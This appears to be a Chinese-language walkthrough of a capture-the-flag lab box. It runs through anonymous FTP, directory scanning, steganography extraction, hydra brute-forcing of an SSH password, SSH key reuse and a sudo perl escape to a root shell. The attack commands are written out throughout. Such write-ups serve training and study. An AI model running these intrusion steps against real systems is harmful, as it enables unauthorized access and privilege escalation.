



有開21,22,80 port



ftp anonymous@192.168.241.230


嘗試用anonymous登入ftp，發現trytofind.jpg

get trytofind.jpg，是圖片檔，可能有隱碼




dirsearch -u 192.168.241.230


發現blogs dir



Page source藏有提示S3cr3t-T3xt dir




再到S3cr3t-T3xt dir看page source發現提示secret key 3xtr4ctd4t4，可能是圖片隱碼密碼



steghide --extract -sf tritofind.jpg

解出隱碼內容成data.txt，提到有個人叫renu




hydra -l renu -P /usr/share/wordlists/rockyou.txt ssh://192.168.241.230:22

用hydra爆破username為renu的ssh密碼，結果為987654321



ssh renu@192.168.241.230

取得local.txt



用linepas.sh掃漏洞，發現history file內有特別敘述，重複提到user lily，並且有2個重要敘述


ssh-keygen -t rsa

ssh-copy-id lily@192.168.43.80

第一行目的是建立rsa key

第二行則用ssh-copy-id將public key傳至lily下的authorized key目錄


如此一來則能用renu的rsa key連線到lily



cd .ssh

ssh -i id\_rsa lily@192.168.241.230

成功連線至lily



sudo -l

發現perl binary

https://gtfobins.github.io/gtfobins/perl/

google發現有描述漏洞使用

sudo perl -e 'exec "/bin/sh";'

取得root shell以及proot.txt